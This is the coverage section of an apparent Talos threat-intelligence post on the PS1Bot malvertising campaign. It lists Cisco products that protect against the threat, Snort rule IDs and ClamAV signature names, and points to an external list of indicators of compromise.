Secure Internet Gateway: Cisco Umbrella	**Analytics: Cisco Secure Network Analytics**	**Security Service Edge (SSE): Cisco Secure Access**
✔	N/A	✔

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this

threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort SIDs for the threats are:

- Snort2: 65231 - 65233
- Snort3: 65231 - 65233

ClamAV detections are also available for this threat:

- Win.Backdoor.PS1Bot-10056514-0
- Win.Backdoor.PS1Bot-10056515-0
- Win.Backdoor.PS1Bot-10056516-0
- Win.Backdoor.PS1Bot-10056517-0
- Win.Backdoor.PS1Bot-10056518-0
- Win.Backdoor.PS1Bot-10056519-0
- Win.Backdoor.PS1Bot-10056520-0
- Win.Backdoor.PS1Bot-10056521-0
- Win.Backdoor.PS1Bot-10056522-0
- Win.Backdoor.PS1Bot-10056523-0
- Win.Backdoor.PS1Bot-10056524-0
- Win.Backdoor.PS1Bot-10056525-0

- Win.Backdoor.PS1Bot-10056526-0
- Win.Backdoor.PS1Bot-10056527-0
- Win.Backdoor.PS1Bot-10056528-0
- Win.Backdoor.PS1Bot-10056529-0
- Win.Backdoor.PS1Bot-10056530-0
- Win.Backdoor.PS1Bot-10056531-0
- Win.Backdoor.PS1Bot-10056532-0
- Win.Backdoor.PS1Bot-10056533-0
- Win.Backdoor.PS1Bot-10056534-0
- Win.Backdoor.PS1Bot-10056535-0
- Win.Backdoor.PS1Bot-10056536-0
- Win.Backdoor.PS1Bot-10056537-0
- Win.Backdoor.PS1Bot-10056538-0
- Win.Backdoor.PS1Bot-10056539-0
- Win.Backdoor.PS1Bot-10056540-0
- Win.Backdoor.PS1Bot-10056541-0
- Win.Backdoor.PS1Bot-10056542-0

Indicators of compromise (IOCs)

IOCs for this threat can be found in our GitHub repository here.

Source: https://blog.talosintelligence.com/ps1bot-malvertising-campaign/